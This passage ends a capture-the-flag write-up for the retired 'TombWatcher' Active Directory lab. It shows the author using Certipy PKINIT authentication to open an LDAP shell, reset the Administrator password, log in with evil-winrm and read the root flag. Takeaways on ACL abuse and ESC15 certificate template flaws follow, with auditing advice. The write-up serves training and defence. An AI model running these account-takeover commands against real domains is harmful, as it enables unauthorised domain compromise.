
Authenticate with the PFX via PKINIT and drop into Certipy’s LDAP shell as Administrator — no NT hash needed:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.232.167 -ldap-shell
From the LDAP shell, set a new password on the Administrator account directly:
# change_password administrator P@ssword123!
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: P@ssword123!
Password changed successfully!
Administrator shell & root flag
Evil-WinRM in with the new credential:

evil-winrm -i 10.129.232.167 -u 'administrator' -p 'P@ssword123!'
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\desktop\root.txt
76e514318e76fb4f0cea069c95b2d716
Takeaways
WriteSPNis a sleeper Kerberoast primitive. BloodHound surfaces it, but it’s easy to dismiss because the target account isn’t roastable yet. AuditWriteSPNthe same way you auditGenericWrite.AddSelfturns one ACL into a group’s worth of rights. It’s the most innocuous-looking group write right and the easiest to overlook in a Tier-0 review — TombWatcher exists because INFRASTRUCTURE held a powerful right that AddSelf inherited.ReadGMSAPasswordis Tier-0. A gMSA whose password any pivot user can read is functionally a shared local-admin account. Treat themsDS-GroupMSAMembershipACL as carefully as Domain Admins membership.- WriteOwner is a two-step takeover. It doesn’t reset the password directly; you take ownership, grant yourself DACL writes, then reset. That’s three log lines a defender could catch if they were watching the right SACLs.
- Tombstone reanimation is a stealthy primitive. Default Windows auditing rarely flags
Restore-ADObject, and the restored object inherits the OU’s ACLs cleanly — it’s a great persistence/recovery pattern that almost no defender monitors. AuditGenericAllon OUs that contain privileged accounts. - ESC15 / CVE-2024-49019 lives on default templates.
WebServerships with every CA and is schema v1 — exactly the conditions for application-policy injection. Migrate v1 templates to v2/v3 or remove low-priv enrolment rights.
Resources
- Certipy —
find,req,auth,-ldap-shell, ESC15 support - BloodHound CE — SpecterOps
- bloodyAD — ACL abuse, ownership transfer, gMSA, password reset
- targetedKerberoast — WriteSPN abuse
- SpecterOps — ESC15 / EKUwu (CVE-2024-49019)
- Microsoft — Restoring deleted Active Directory objects
- MITRE ATT&CK T1558.003 — Kerberoasting
- Hack The Box — retired machines archive